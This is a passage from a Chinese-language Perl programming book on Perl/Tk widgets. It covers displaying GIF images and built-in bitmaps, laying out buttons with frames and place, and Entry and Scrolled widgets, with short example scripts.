


图 15.10 显示 Tk 画布部件

### 15.2.13 显示图像

你要将老板的肖像放在所有程序的顶部，正在用 Tk 画布部件的 `line` 方法来绘制老板的图片。但这需要许多时间。但更好的方法是显示来自 GIF 文件的老板图像。

可以使用 `Photo` 方法在 Tk 中创建图像对象，可以在画布中显示来自图像对象的图像。下面的例子显示了图像文件 `image.gif` 中保存的图像。

首先，创建画布部件，然后以像素为单位指定高度和宽度：

```

use Tk;

my $main = MainWindow->new;

$canvas = $main->Canvas('-width' => 330,
    -height => 90);

```

下一步，使用 `Photo` 方法从图像文件 `image.gif` 中创建图像对象 `image1`，并用 `-file` 选项指定文件名：

```

use Tk;

my $main = MainWindow->new;

$canvas = $main->Canvas('-width' => 330,

```



```
-height => 90);  
$main->Photo('image1',  
-file => 'image.gif');
```

前面的代码将创建新的图像对象 `image1`。可以用 `createImage` 方法将这个图像添加到画布部件上。可以像 `createImage` 传递图像在画布中的出现位置。默认情况下，那个位置和图像的对应，但是可以用 `-anchor` 标记改变这一点，这个标记使用罗盘方向，例如 `ne`, `sw`, `e` 等（默认值是 `center`）。

下面的例子通过将 `-anchor` 设置为 `new` 而指定画布中的(0,0)（在画布的右上角）和图像的左上角对应，然后通过将 `-image` 选项设置为新图像对象 `image1` 而显示图像：

```
use Tk;  
  
my $main = MainWindow->new;  
  
$canvas = $main->Canvas('-width' => 330,  
-height => 90);  
$main->Photo('image1',  
-file => 'image.gif');  
$canvas->createImage(0, 0,  
-anchor => 'nw',  
-image => image1);
```

剩下的工作就是组装画布，并进入主事件循环：

```
use Tk;  
  
my $main = MainWindow->new;  
  
$canvas = $main->Canvas('-width' => 330,  
-height => 90);  
$main->Photo('image1',  
-file => 'image.gif');  
$canvas->createImage(0, 0,  
-anchor => 'nw',  
-image => image1);  
$canvas->pack;  
  
MainLoop;
```

那就是全部操作。现在就可以显示图像，如图 15.11 所示。




图 15.11 在画布中显示图像

### 15.2.14 显示位图

Tk 带有许多内置位图，通过将它们布置在支持-bitmap 选项的部件中，例如标签部件，就可以看见这些位图。下面的例子完成了这项工作。注意内置位图的名称：

```
use Tk;

my $main = MainWindow->new;
$main->Label(-bitmap => 'error')->pack;
$main->Label(-bitmap => 'gray12')->pack;
$main->Label(-bitmap => 'gray25')->pack;
$main->Label(-bitmap => 'gray50')->pack;
$main->Label(-bitmap => 'gray75')->pack;
$main->Label(-bitmap => 'hourglass')->pack;
$main->Label(-bitmap => 'info')->pack;
$main->Label(-bitmap => 'question')->pack;
$main->Label(-bitmap => 'questhead')->pack;
$main->Label(-bitmap => 'warning')->pack;

MainLoop;
```




图 15.12 显示内置 Tk 位图

图 15.12 显示了前面这段代码的结果，在这里可以看见内置 Tk 位图。这些位图可以和支持-bitmap 选项的部件一起使用，例如标签和按钮部件。

---

**提示：**只要向 Bitmap 方法传递的数据遵守 X11 位图规范，则可以用部件 Bitmap 方法创建自己的位图。

---

### 15.2.15 用框架安排部件

你不习惯在 Tk 中使用这种组装方式——部件总是位于另外一个部件的顶部，看起来过于垂直。实际上，你可以进行定制，将部件组装在框架内部。框架即可以容纳其他部件的部件。

假设你希望在窗口的周边显示 Tk 按钮。则不能用标准组装方法达到这个目的，因为即使为按钮指定-side = 'right'和-side = 'left'，用 pack 最多只能按钮放置在窗口的左边和右边，而不是将多个按钮成一条直线安排在窗口的顶部或者底部（参见下一个主题中的 place 方法）。然而，如果将部件安排在框架中，则可以装配那些框架，这使得可以更加细致地控制窗口的布局。

---

**提示：**在 Tk 中，通过使用类似-side = 'left'这样的选项可以同时装配多个部件，这使得便于创建由部件构成的水平行，但不能在 Tk 的 Perl 端口中这样做，因为不能将部件列表传递给 pack。

---

可以用部件 Frame 方法像这样创建框架：

```
my $frame = $main->Frame;
```



可以将框架作为窗口处理，可以像这样在那些框架内部组装其他部件（下面的例子在框架中添加了两个按钮）：

```
my $frame = $main->Frame;

$frame->Button(-text => 'Click Me!')->pack(-side => 'left');
$frame->Button(-text => 'Click Me!')->pack(-side => 'right');
```

现在介绍如何使用框架，并创建前面所介绍的例子——在窗口周围加入按钮。为达到这个目的，创建一个框架，其中容纳了用于顶部行的两个框架，这两个内部框架都保存了两个按钮。当组装外部框架时，所有 4 个按钮将以水平方式出现在顶部一行中。为在窗口的边缘增加按钮，所需要的全部工作就是使用具有两个按钮的框架，这两个按钮将和右边以及左边对齐。底部行和顶部行是相同的。在理论上就是这样，下面是实际的代码：

```
use Tk;

my $main = MainWindow->new;
my $frame1 = $main->Frame;
$frame1->pack;

my $frame2 = $frame1->Frame;
$frame2->Button(-text => 'Click Me!')->pack(-side => 'left');
$frame2->Button(-text => 'Click Me!')->pack(-side => 'right');
$frame2->pack(-side => 'left');

my $frame3 = $frame1->Frame;
$frame3->Button(-text => 'Click Me!')->pack(-side => 'left');
$frame3->Button(-text => 'Click Me!')->pack(-side => 'right');
$frame3->pack(-side => 'right');

my $frame4 = $main->Frame;
$frame4->Button(-text => 'Click Me!')->pack(-side => 'left');
$frame4->Button(-text => 'Click Me!')->pack(-side => 'right');
$frame4->pack(-fill => 'both');

my $frame5 = $main->Frame;
$frame5->Button(-text => 'Click Me!')->pack(-side => 'left');
$frame5->Button(-text => 'Click Me!')->pack(-side => 'right');
$frame5->pack(-fill => 'both');

my $frame6 = $main->Frame;
$frame6->Button(-text => 'Click Me!')->pack(-side => 'left');
$frame6->Button(-text => 'Click Me!')->pack(-side => 'right');
$frame6->pack(-fill => 'both');

my $frame7 = $main->Frame;
$frame7->pack;

my $frame8 = $frame7->Frame;
$frame8->Button(-text => 'Click Me!')->pack(-side => 'left');
$frame8->Button(-text => 'Click Me!')->pack(-side => 'right');
$frame8->pack(-side => 'left');
```



```

my $frame9 = $frame7->Frame;
$frame9->Button(-text => 'Click Me!')->pack(-side => 'left');
$frame9->Button(-text => 'Click Me!')->pack(-side => 'right');
$frame9->pack(-side => 'right');

MainLoop;

```

图 15.13 显示了结果。可以想象，可以用框架充分发挥你的创造力——但是，正如在这个例子中所看见的那样，很快会变得非常复杂。更好的方法是使用 **place** 几何管理器，而不是 **pack**。通过使用 **place**，可以准确地按照需要来组装部件，这将在下一个快速解决方案中进行介绍。




图 15.13 使用框架来 pack 部件

### 15.2.16 用place安排部件

即使使用框架，你仍然不能掌握如何安排部件，是否有更好的方法？可以使用 **place** 函数，准确指定部件的安排位置。

**place** 函数实现了和 **pack** 函数完全不同的几何管理器。利用 **place** 可以非常准确地指定放置部件的位置。

然而，注意，当把部件放置在特定位置，而用户重新调整窗口大小时，你需要重新安排部件，以匹配新窗口的大小（用 **pack** 放置的部件会自己进行重新安排）。

可以用 **-x** 和 **-y** 选项为部件指定实际的 **x** 和 **y** 位置，并用 Tk 可以识别的测量值，例如 124 来指定 124 个像素，或者 **.2c** 来指定 .2 厘米。下面的例子按照从左到右下的方向放置了一系列按钮：

```

use Tk;

my $main = MainWindow->new;

$button1 = $main->Button(-text => 'Click Me!')->place(-x => 0, -y => 0);
$button1 = $main->Button(-text => 'Click Me!')->place(-x => 30, -y => 30);
$button1 = $main->Button(-text => 'Click Me!')->place(-x => 60, -y => 60);
$button1 = $main->Button(-text => 'Click Me!')->place(-x => 90, -y => 90);
$button1 = $main->Button(-text => 'Click Me!')->place(-x => 120,
    -y => 120);
$button1 = $main->Button(-text => 'Click Me!')->place(-x => 150,

```



```

        -y => 150);

MainLoop;

```

这就是全部操作。通过使用 `place`，可以准确指定按钮所在的位置。图 15.14 显示了结果。可以看到，可以用 `place` 随心所欲地安排部件位置。



图 15.14 用 `place` 安排部件

### 15.2.17 使用输入部件

我们完全了解了文本部件，但什么是输入部件？输入部件仅仅能处理 1 行文本。它们类似简单的文本部件。

可以用 `Entry` 方法创建输入部件。下面的例子用这种方法创建了输入部件：

```

use Tk;

my $main = MainWindow->new;
my $entry1 = $main->Entry->pack;

```

可以用 `Get` 方法（它没有参数）得到输入部件中的文本，并使用 `Insert` 方法在输入部件中放置文本。向 `Insert` 传递索引，以指出希望插入什么文本以及插入位置。可以作为索引来指定实际字符位置（从 0 开始）或者使用特殊记号，例如 `end`。下面的例子在输入文本中放置了一些文本：

```

use Tk;

my $main = MainWindow->new;
my $entry1 = $main->Entry->pack;

$entry1->insert(
    0,
    'Here is some long text that you have to scroll to see.'
);

MainLoop;

```

图 15.15 显示了结果，可以在输入部件中看见文本（用户通过直接在输入部件中输入文



本，就可以编辑文本）。另一方面，注意部件中的文本太长，以致于无法同时显示。下一个主题将说明一种简单的方法为输入部件和其他部件添加滚动条。



图 15.15 使用输入部件

### 15.2.18 用Scrolled构造函数滚动部件

要为部件添加滚动条，有一种简单的方法，即使用 `Scrolled` 构造函数。

Tk 的 Perl 端口 `Scrolled` 构造函数（使用构造函数来创建对象——参见第 18 章，以了解详细内容），可以用它来轻松地部件添加滚动条。只需将希望创建的部件类型传递给 `Scrolled`，并用罗盘方向（n, e, w 和 s）指定滚动条的出现位置。

下面的例子为前面立即解决方案中的例子添加了可以滚动的输入部件：

```
use Tk;
my $main = MainWindow->new;

my $entry1 = $main->Entry->pack;
my $entry2 = $main->Scrolled(
    Entry,
    -relief => 'sunken',
    -scrollbars => 's'
)->pack;

$entry1->insert(
    0,
    'Here is some long text that you have to scroll to see.'
);
$entry2->insert(
    0,
    'Here is some long text that you have to scroll to see.'
);

MainLoop;
```

图 15.16 显示了结果。在图中可以看见，新输入部件的下面有滚动条，可以使用滚动条滚动文本。`Scrolled` 是 Tk 中非常有用的扩充，这是 Perl/Tk 的创建者所设计的。

